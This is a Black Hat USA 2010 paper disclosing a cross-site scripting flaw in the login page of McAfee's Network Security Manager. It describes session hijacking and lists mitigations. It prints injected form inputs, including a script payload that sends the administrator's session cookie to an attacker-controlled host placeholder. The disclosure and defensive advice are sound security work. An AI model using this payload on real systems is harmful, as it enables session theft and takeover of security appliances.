The Emperor Has No Clothes: Insecurities in Security Infrastructure

Vulnerabilities in McAfee Inc's Network Security Manager

Dan King, SecureWorks Inc.

Black Hat USA 2010


Trust is a key component to security. When purchasing a security device, many just assume that it is itself secure. Security devices are intended to secure your infrastructure, but in some may be introducing some unconsidered risks. Malicious attackers can leverage vulnerabilities in these devices and effectively use your own infrastructure against you. This paper briefly explores one such attack against security infrastructure.

McAfee, Inc. offers a line of Intrusion Prevention Systems (IPS) under the McAfee Network Security Platform name. These devices are managed by a system called the McAfee Network Security Manager (NSM). This console is a web application that allows administrators to remotely control the deployed IPS devices.

The author discovered a Cross-Site Scripting (XSS) vulnerability within the login page of the NSM web application. XSS, essentially a trust violation, allows an attacker to embed their own code that seems to be a perfectly legitimate part of the original web application.


An attacker interested in taking down an organization's perimeter defenses could use phishing techniques against the administrators who manage the organization's NSM. If an administrator were to fall victim to such an attack, the attacker could conceivably launch further attacks into the network. Let's take a deeper look into how this technique works.

McAfee NSM uses an HTML form to authenticate users to the system.



```
<form action="/intruvert/jsp/module/Login.jsp" name="form" method=post>
<input type=hidden name="iaction"  value="precreate">
<input type=hidden name="node"  value="">
```


After careful observation, we noticed that there was insufficient sanitation being performed on this input. This issue allowed JavaScript to be injected within the page.



```
<form action="/intruvert/jsp/module/Login.jsp" name="form" method=post>
<input type=hidden name="iaction"  value="precreatefcb14"><script>alert('XSS')</script>8b3283a1e57">
<input type=hidden name="node"  value="">
```

To make this issue a serious attack, rather as opposed to simple defacement, we'd need to access sensitive data, like credentials. Before we can access the sensitive data, we need to understand how HTTP manages authenticated sessions.


Because HTTP is a stateless protocol, we need to perform special methods to create an authenticated session. After a user successfully authenticates to a web application, that web application gives the user a cryptographically generated token called a session identifier.



```
HTTP/1.1 200 OK
Date: Thu, 01 Jul 2010 19:13:45 GMT
Server: Apache
X-Powered-By: Servlet 2.4; JBoss-4.0.4.GA (build: CVSTag=JBoss_4_0_4_GA date=200605151000)/Tomcat-5.5
Set-Cookie: JSESSIONID=A821BD5661C95702C34158F554520CB0; Path=/; Secure
Pragma: No-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-store
Content-Length: 7440
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=ISO-8859-1
```

The web application gives this token to the user as a cookie, whose data is saved locally on the authenticating system. Each request the user submits to the web application contains this session token. The server will then validate this session token and accept the request.

This cookie data is also available to JavaScript. When the web browser renders the page, malicious JavaScript code can query the document object to access the cookies for the current domain. The JavaScript could then take the cookie data and create an image object.



```
<form action="/intruvert/jsp/module/Login.jsp" name="form" method=post>
<input type=hidden name="iaction"  value="precreatefcb14"><script>new
Image().src="http://x.x.x.x/mcafee/log.cgi?c="+encodeURI(document.cookie);</script>8b3283a1e57">
<input type=hidden name="node"  value="">
```

This object could point to a web server under the attacker's control. Scanning the HTTP server logs would reveal the administrator's session cookie to the attacker.

With the session cookie, the attacker would only need to submit a request to the target web application and provide the captured session token. The web application incorrectly assumes this request comes from an authenticated user and allows access. The attacker could now access the system with the same level of access as the original logged in administrator. This means the attacker could have the same control over these security devices as an administrator, including the ability to disable them.

The risk of this type of attack can be mitigated. Verify that your servers sanitize all input they receive from a user or client application. This mitigation prevents scripts from being injected into your application. Another method to avoid session hijacking is to not only validate the user's credentials with a session token, but also the client's IP address. Regenerating session tokens on a regular basis will help minimize impact. Apply the 'HttpOnly' bit to all session tokens to prevent JavaScript from accessing cookie data in browsers that support this option.

Conclusion

Everyday millions of lines of code are written to perform tasks from simple calculations to putting satellites in orbit. During the software lifecycle of these programs, they are tested to ensure they are doing the work they need to do. Vendors of systems that provide security are no different. They are tested to make sure that their logic is sound and that their product functions correctly. Since these vendors create systems that are relied upon to keep our perimeters safe we need to hold them to a higher standard.

Networks are under constant attack; either from automated tools scanning large chunks of the Internet, or directly focused attacks. We need to have confidence that these devices can and will stand up. Before contracts are signed, test these systems. Perform penetration tests to make sure that things are locked down and that inputs are validated.

It’s also crucial that after these devices are deployed, to continue to test them. Software evolves and patches are continually being released. Make sure to include your security devices in regular audits and penetration tests. Unless we keep a constant vigilant eye on these devices, they very well could be the gateway an attacker uses to breach into your network.